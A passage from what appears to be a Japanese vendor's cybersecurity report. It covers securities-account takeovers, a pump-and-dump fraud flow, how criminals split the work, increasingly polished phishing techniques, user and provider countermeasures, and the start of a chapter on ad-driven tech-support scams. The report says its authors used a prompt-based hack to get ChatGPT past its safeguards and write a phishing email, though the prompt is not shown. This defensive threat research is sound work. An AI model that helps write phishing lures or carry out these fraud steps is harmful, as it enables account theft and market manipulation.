

図 2-3 攻撃者が相場操縦で利益を得る流れ

まず初めに、犯罪者は実際に金銭を引き出すための銀行口座と、株式を売却して利益を出すための証券口座(以下、売却用証券口座)を用意します。この2種類の口座は偽の身分証明書を使用して開設したもの、あるいはSNSなどで募集して一般の個人から買い取ったものなどを用いることで、犯罪者主体で管理できる状態にします。

続いて株価を吊り上げるために利用する、株式を購入するための証券口座(以下、購入用証券口座)を用意します。この口座は最終的に損失を被る可能性が高いため、通常のユーザーが利用している口座を不正操作する形で確保します。不正アクセスするために必要な口座の認証情報は、フィッシングやマルウェアなどを使用して窃取します。

最後に株価の不正操縦を実行します。まずは大量に用意した購入用口座で株式を一斉に購入して株価を上昇させます。株式購入の資金は、利用者が保有していた株式を売却するなどの方法で捻出します。次に売却用口座で保有していた同一の株式を売却することで利益を確定させます。その後、利益を銀行口座に移して引き出すことで、攻撃者は金銭を得ることができます。

売買の対象として取引量の少ないマイナーな株式を選択することで、購入用口座で株式を一斉購入した際により大きく株式を

上昇させることが可能です。このような理由から、一連の被害ではマイナーな中国企業の株式を売買する動きが見られたと考えられます。

2.2.3.　金融犯罪の分業化

2024年サイバーセキュリティレポート[5]の2章でランサムウェア攻撃の分業化について取り上げましたが、金融犯罪においても攻撃者による分業化が進んでいると考えられています。
金融犯罪における分業化の主な例を表 2-1にまとめています。このように分業化が進んでいる背景として、犯罪者にとって多くのメリットが存在していることが考えられます。例えば、犯罪グループそれぞれの得意分野にリソースを集中することができる、得意分野のみに集中すればよいので金融犯罪への参入障壁が低くなる、犯罪のサイクルを加速させることができる、犯罪スキームの全体像が複雑になることで捜査を困難にさせるなどが挙げられます。

表 2-1　金融犯罪における分業体制の例

金融犯罪に関わるグループの活動範囲	説明
攻撃ツールの作成	フィッシングサイトを構築するキットの作成や、構築済みフィッシングサイトの運用などを担当する
漏えいした個人情報の提供	フィッシングメールの送信先アドレスなどを収集して提供する役割を担当する
ボットネットの管理	フィッシングメールを一斉送信するためのボットネットの管理や貸し出しを担当する
マネーロンダリング（※）の実行	捜査機関が追跡できないように収益を引き出す役割を担当する
不正取引の実行	標的の口座に不正アクセスする、株式相場の不正操縦を実行するなどの役割を担当する
身分証明書の提供	口座の不正開設に必要な身分証明書の提供を担当する
口座の提供	犯罪に使用する口座の提供を担当する

※資金洗浄（Money Laundering）とも呼ばれる。「犯罪によって得られた収益を、他人名義の口座へ振込入金することや、偽名を使用して盗品等を売却すること等で、その出所や真の所有者が分からないようにして、捜査機関による収益の発見や検挙を逃れようとする行為」[6]のことを指す言葉。

2.2.4.　推測される一連の事件の全体像

これまでに 2.2節で述べてきた内容を踏まえると、一連の証券口座乗っ取り事案は図 2-4で示したように、いくつかの工程を分業しながら非常に複雑なスキームで実行されたことが推測されます。一例として図 2-4を紹介したものの、2つ以上の役割を兼任しているグループが存在している、1つの役割に対して複数の犯罪者グループが関与している、アンダーグラウンドマーケットを介さずグループ間で直接やり取りをしているなど、さらに複雑なスキームで犯罪が実行されている可能性も否定できません。



図 2-4　推測される証券口座乗っ取り事案の全体像

2.3.　近年のフィッシングの実態

本節では、一連の証券口座乗っ取り事案で用いられた主要な手口であるフィッシングについて取り上げます。近年のフィッシングが非常に精巧に作られており、正規のメールとフィッシングメールを見た目で判別することが困難になっている実態について紹介します。

2.3.1.　日本語が洗練されたフィッシング

過去のフィッシングメールは、特に海外の犯罪者が日本を標的に送信する場合において、不自然な日本語で文面が構成されていることが多い傾向にありました。そのため正規のメールとフィッシングメールを容易に見分けることが可能でした。ところが近年は日本語の不自然さが解消されてきており、見た目だけでフィッシングメールを見極めるのが困難になっています。
2025年以降で実際に確認された、証券会社を騙った3件のフィッシングメールの例を図 2-5に示しています。読者の皆さんはこれらのメール文面だけを見て、フィッシングメールであることを判断することができるでしょうか?



図 2-5　証券会社を騙るフィッシングメールの例

フィッシングメールの日本語が洗練された背景として、生成 AIの登場が大きく影響していると推測されます。
世界標準語である英語を代表とするインド・ヨーロッパ語族の言語とは異なり、日本語は文法構造の違い、敬語や婉曲的な表現の多さ、スペースを使わないことによる単語の区切りのわかりにくさなどの観点で、世界的には習得が難しい言語と位置付けられています。翻訳機能そのものは生成 AIの登場以前から存在していましたが、和訳については上述した日本語の特徴も相まって精度が高くありませんでした。このような背景から、翻訳機能を使用して作成した日本語のフィッシングメールは、日本人から見ると不自然に感じるケースが多くありました。
しかしながら生成 AIが登場したことで、翻訳や文章作成の精度は大きく向上しました。図 2-6は、生成 AIサービスの1つであるChatGPTを使用してフィッシングメールの文面を作成した例です。敬語表現が多く使用された複雑な文面ですが、実際に証券会社から通知が来ても不思議ではない内容を違和感なく出力している様子が確認できます。図 2-6の例ではプロンプトベースのハッキング手法を用いて回答を出力させており、ChatGPTを含む一般的な生成 AIサービスがサイバー犯罪への悪用を防ぐために備えている対策を回避しています。
一般に利用できる生成 AIサービス以外にも、アンダーグラウンドな場ではサイバー犯罪での利用に特化した生成 AIサービスが存在[7]しています。このような犯罪向け生成 AIサービスの場合、ハッキング手法を用いなくても日本語の精度の高いフィッシングメールを容易に作成することが可能です。

図 2-6　生成AIサービス（ChatGPT）で作成したフィッシングメールの文面

2.3.2.　文面以外の見た目もますます洗練化

フィッシングメールの日本語文面の精度が上がっていることに加えて、正規のメールと誤認させる悪用手法がいくつか存在します。その例を表 2-2に示します。この表で紹介した手法を用いると、URLリンクやメールの差出人についても正規の情報と判別することが困難になります。

表 2-2　見た目において正規のメールと誤認させる悪用手法の例

悪用手法	説明
ホモグラフ攻撃[8]	見た目が似ている異なる文字（ラテン文字の「e」に対するキリル文字の「е」など）を使用して正規のドメインと混同させる手法
コンボスクワッティング[9]	実在する企業のブランド名や一般的に使用される単語（「account」、「login」、「payment」など）を組み合わせてフィッシングドメインを構成する手法
URLリンクの偽装[10]	HTML形式のメールにおいて、メール本文に表示されているURLリンクを、実際の接続先URLとは異なる文字列に偽装する手法
送信元情報の偽装[11]	メールクライアントが表示する送信者名や送信元メールアドレスを、実際の送信者とは異なる情報に偽装する手法

以上のように、フィッシングメールに使用される文面や悪用手法は常に進化しており、少なくとも見た目だけでフィッシングメールと正規のメールを見分けるのは非常に困難な状況となってきています。よって、今後は見た目による判別に頼らない方法で脅威から身を守ることが重要です。

2.4.　対策

上述したように、現在のフィッシング攻撃は巧妙化しており、フィッシングメールの見た目から判断する手法では、被害を回避することが難しくなってきています。このことを踏まえながら、一連の証券口座乗っ取り事案のような被害を防ぐ対策について解説します。

サービス利用者が実施できる対策として、以下の内容が挙げられます。

●セキュリティ製品やメールクライアントなどのセキュリティ機能を活用する
フィッシングメールの疑いがあるメールに対して、受信をブロックすることや警告画面を表示することで、開封のリスクを下げることができます。フィッシングと判定するレベルを調整できる機能が存在する場合もあるため、自身の利用シーンに応じてセキュリティ設定を見直してみてください。

●多要素認証を有効化する
従来のID／パスワードによる知識ベースの認証だけでは、そのアカウント情報が漏えいしただけで利用しているサービスに不正アクセスされてしまいます。何らかのサービスを利用する際には多要素認証の設定を徹底し、不正アクセスされる可能性を少しでも下げるようにしてください。

●公式アプリやブックマーク機能を経由してサービスにアクセスする
URLリンク付きのメールについては、すべて疑ってかかる姿勢でも過剰とは言えない状況となってきました。メールによるお知らせを受け取った場合、基本的にはスマートフォンにインストールした公式アプリやWebブラウザーのブックマークに登録した公式サイトから利用サービスにアクセスするようにしてください。

一方で、サービス提供者の観点では以下の取り組みが効果的です。

●多要素認証を実装する
利用者が不利益を被らないように、少なくとも個人情報の登録が必要なサービスに関しては多要素認証の機能を提供していくことが求められます。利用者の資産に直結する銀行口座や証券口座のように、被害発生時の影響度を考慮しながら、サービスの内容によっては多要素認証を必須化することも検討(※)してください。

※日本証券業協会のガイドライン[12]の改正案[13]によると、証券口座においては、ログインや出金などの重要な操作を実施する際に多要素認証を必須化することが盛り込まれる予定です。

●過剰なURLリンクによるメール案内を控える
2.3節で解説したように、近年のフィッシングは非常に巧妙化しており、利用者に正規のメールを判断させる運用では限界が見えてきています。メールでは「公式アプリにお知らせが届いています」という旨のメッセージに留め、アプリのお知らせ画面から任意の操作を実行させるなど、メール本文からURLリンクをクリックさせる従来の方式を改めていくことが重要です。

●提供しているサービスやアカウントのアクティビティを監視する
一般の利用者と犯罪者ではサービスの利用目的が異なるため、その違いに応じたアクティビティの特徴が現れることが推測されます。提供しているサービスが悪用されるのを防ぐために、ユーザーのサービス利用方法や操作履歴などを分析し、不審な挙動をしているアカウントがないか監視する仕組みを構築してください。またこの仕組みを利用して、不審な挙動を検知した場合に追加認証を求めるなどの機能も含めると効果的です。

上記では、フィッシングを見た目による判断で回避できないことを前提とした対策の例を列挙しました。これら以外にも、サービスの利用者と提供者のそれぞれで実施できる対策や対応方法について、フィッシング対策協議会がガイドラインで整理[14]しています。このガイドラインも参考にしながら、それぞれの立場でセキュリティ向上に取り組んでいくことが重要です。

2.5.　まとめ

2025年に国内で大きな話題となった証券口座の乗っ取り被害は、主にフィッシングによるログインアカウントの窃取をきっかけに発生したと考えられます。現在のフィッシングは日本語に違和感のないものも増加しており、見た目だけで正規のメールと判断するのが難しくなってきています。
これまでは日本語の壁によってフィッシング被害を免れていた側面もあったと考えられますが、それゆえに自然な日本語文面のフィッシングに対して警戒心が薄かったため、一連の証券口座乗っ取り事件が大きな被害につながった可能性があります。そして日本語の壁さえ越えることができれば大きな成果を得られると犯罪者が考えた場合、今後ますます格好の的として日本人が選ばれ続けるかもしれません。よって一連の事件を教訓に、利用者とサービス提供者それぞれが一体となってセキュリティ向上に取り組んでいくことが求められます。

1　インターネット取引サービスへの不正アクセス・不正取引による被害が急増しています ｜ 金融庁
https://www.fsa.go.jp/ordinary/chuui/chuui_phishing.html

2　【2025年4月 マルウェアレポート】認証情報の窃取手法と対策について解説 ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/malware_topics/detail/malware2504.html

3　相次ぐ証券口座乗っ取り 被害者のパソコン デジタルフォレンジック解析で分かったこと パスワードは限界? ｜ NHK
https://www3.nhk.or.jp/news/html/20250520/k10014808601000.html

4　多要素認証の必須化後も減っていない「証券口座乗っ取り」の現状 ｜ トレンドマイクロ
https://www.trendmicro.com/ja_jp/research/25/f/mfa-securities-hacks.html

5　2024年サイバーセキュリティレポート ランサムウェア攻撃の新たな攻撃スキームや生成AIのリスクマネジメントを解説 ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/250325.html

6　教えて!マネロン・テロ資金供与・拡散金融対策 ｜ 財務省
https://www.mof.go.jp/policy/international_policy/amlcftcpf/2.measures.html

7 WormGPTとは?サイバー犯罪向け生成AIツールへの対策 | wiz LANSCOPE ブログ
https://www.lanscope.jp/blogs/cyber_attack_cp_blog/20240930_22736/

8 本物と偽物の区別がつかないホモグラフ攻撃 | サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/151001.html

9 Cybersquatting: Attackers Mimicking Domains of Major Brands Including Facebook, Apple, Amazon and Netflix to Scam Consumers | Palo Alto Networks
https://unit42.paloaltonetworks.com/cybersquatting/

10 phishing---だましのメールに釣られるな | 日経クロステック(xTECH)
https://xtech.nikkei.com/it/free/ITPro/OPINION/20040306/141018/

11 メールの見かけ上の送信元情報を安易に信じないで | IPA 独立行政法人 情報処理推進機構
https://www.ipa.go.jp/security/anshin/attention/2021/mgdayori20210921.html

12 インターネット取引における不正アクセス等防止に向けたガイドライン | 日本証券業協会
https://www.jsda.or.jp/anshin/inv_alerts/alearts04/guideline2.pdf

13 「インターネット取引における不正アクセス等防止に向けたガイドライン」の改正について(案) | 日本証券業協会
https://www.jsda.or.jp/about/public/bosyu/files/20250715_guideline_public.pdf

14 ガイドライン | フィッシング対策協議会　Council of Anti-Phishing Japan
https://www.antiphishing.jp/report/guideline/index.html

3

最新のサポート詐欺の手口について

第3章　　最新のサポート詐欺の手口について

3.1.　はじめに

サポート詐欺は、独立行政法人情報処理推進機構（IPA）が公開している情報セキュリティ10大脅威に6年連続で選出されたように、社会的影響が大きい脅威の1つとなっています。報道番組やニュースサイトの記事でも頻繁に情報が発信され、消費者庁からも注意喚起[1]が行われていますが、金銭の窃取や個人情報の漏えいの被害が後を絶ちません。
IPAが公開している相談窓口へ寄せられたサポート詐欺の相談件数によると、2023年度の第 3四半期以降 800件以上の水準で推移しており、依然として高止まりの状況が続いています。



図 3-1　IPAに寄せられたサポート詐欺の相談件数
※IPA「情報セキュリティ安心相談窓口の相談状況」[2,3]をもとに作成

このように、サポート詐欺が流行している背景として、PhaaSの拡大が挙げられます。PhaaS（Phishing as a Service）とはフィッシング詐欺を行う際に必要なツールを一式で提供する、サイバー犯罪者向けの非合法なサービスのことです。PhaaSによって提供されるフィッシングキットを利用することで、簡単にフィッシングの準備を整えることが可能になります。弊社で日本人をターゲットとしたサポート詐欺サイトを調査したところ、図 3-2のように日本人の攻撃者向けに用意されたとみられる日本語のコメントやデバッグ文が記載されたものも確認しています。このことから、日本人向けのサポート詐欺サイトを運営している攻撃者の中には日本人も存在していることがうかがえます。これは、日本語話者から見ても違和感を覚えづらい、洗練されたサポート詐欺サイトが今後も継続して登場する可能性を示しています。このような状況も踏まえ、本章ではその手口の解説と対策について紹介します。



図 3-2　日本語のコメントとデバッグ文が記載されたサポート詐欺サイト

3.2.　サポート詐欺サイトへの誘導方法について

サポート詐欺サイトへ誘導する手法はいくつかありますが、2024年から広告サービスを経由してサポート詐欺サイトへ誘導する手法を多く確認しています。この手法では、広告をクリックしたユーザーを攻撃者が用意した正規サイトを装ったサイトへ誘導します。本章では、このようなサイトをダミーサイトとします。ユーザーがダミーサイトに誘導されると、「ウイルスに感染した」などユーザーの不安を煽る偽のセキュリティ警告画面が表示されます。



図 3-3　サポート詐欺サイトへ誘導する流れの例

この手法で使われる広告として、以下のようなものが挙げられます。

●Webサイトに設置されたディスプレイ広告
●検索エンジンの検索結果に表示されるリスティング広告

広告事業者による悪質な広告の削除も行われていますが、広告の悪用は収まらず、現在も多数の事例が報告されています。ここからは、それぞれの事例について紹介します。

●Webサイトに設置されたディスプレイ広告
2024年には、大手新聞社の記事ページ内に表示された広告からサポート詐欺サイトへ誘導される事例が報告されたように、正規のサイトに表示されるディスプレイ広告[4]からサポート詐欺サイトへ誘導する事例を多数確認しています。これは、Webサイトが改ざんされた訳ではなく、正規広告の悪用によってサポート詐欺サイトへ誘導しています。図 3-4はいずれも正規サイトに表示されたサポート詐欺サイトへ誘導される広告です。ユーザーの興味を引くようなキーワードの使用や、「次のページ」とサイトの一部に偽装することで、思わずクリックしてしまうような広告となっています。

図 3-4　正規サイトに表示されたサポート詐欺へ誘導する広告

●検索エンジンの検索結果に表示されるリスティング広告

検索エンジンの検索結果に表示されるリスティング広告[5]からもサポート詐欺サイトへ誘導する事例が報告されています。正規サイトや検索キーワードに関連した内容と誤認させることで、ユーザーをサポート詐欺サイトへ誘導します。実際に広告主を調べると、広告内容と関係がない組織・人物から出されていることがわかります。また、広告主は広告事業者によって審査・確認済みとなっており、悪意のある広告が審査をすり抜けていると考えられます。



図 3-5　過去に日本国内でサポート詐欺につながる広告を配信していた広告主

本節では、攻撃者が広告サービスを悪用し、ユーザーをサポート詐欺サイトへ誘導する事例について紹介しました。ユーザーの興味を引く広告や、広告と気づかずにクリックしてしまうような広告など、攻撃者の手口はますます巧妙化しているため、日常的にインターネットを利用する上で十分な注意が必要です。また、誘導先のサポート詐欺サイトについても、ユーザーやセキュリティ製品を欺くさまざまな手法が用いられています。次節では、その詳細について解説します。

3.3.　サポート詐欺サイトの仕組みについて

サポート詐欺サイトは、セキュリティ製品の検知やアナリストによる分析から回避するため、さまざまな手法を利用しています。その方法としては、正規サイトを装ったダミーサイトの利用や不正なコードの難読化、セキュリティ製品によるクローリングの検知、攻撃者のインフラの隠ぺいなど、さまざまなものがあります。本節では、それらの手法について解説します。

3.3.1.　ダミーサイト

ダミーサイトには主に3つの特徴があります。1つ目は、正規サイトを装っている点です。サイト構成が一般的なサイトと同様のものとなっており、会社情報や連絡先、住所なども記載されています。また、表示されるコンテンツもサイトの趣旨に沿ったものとなっているため、一見すると不審サイトには見えないものとなっています。

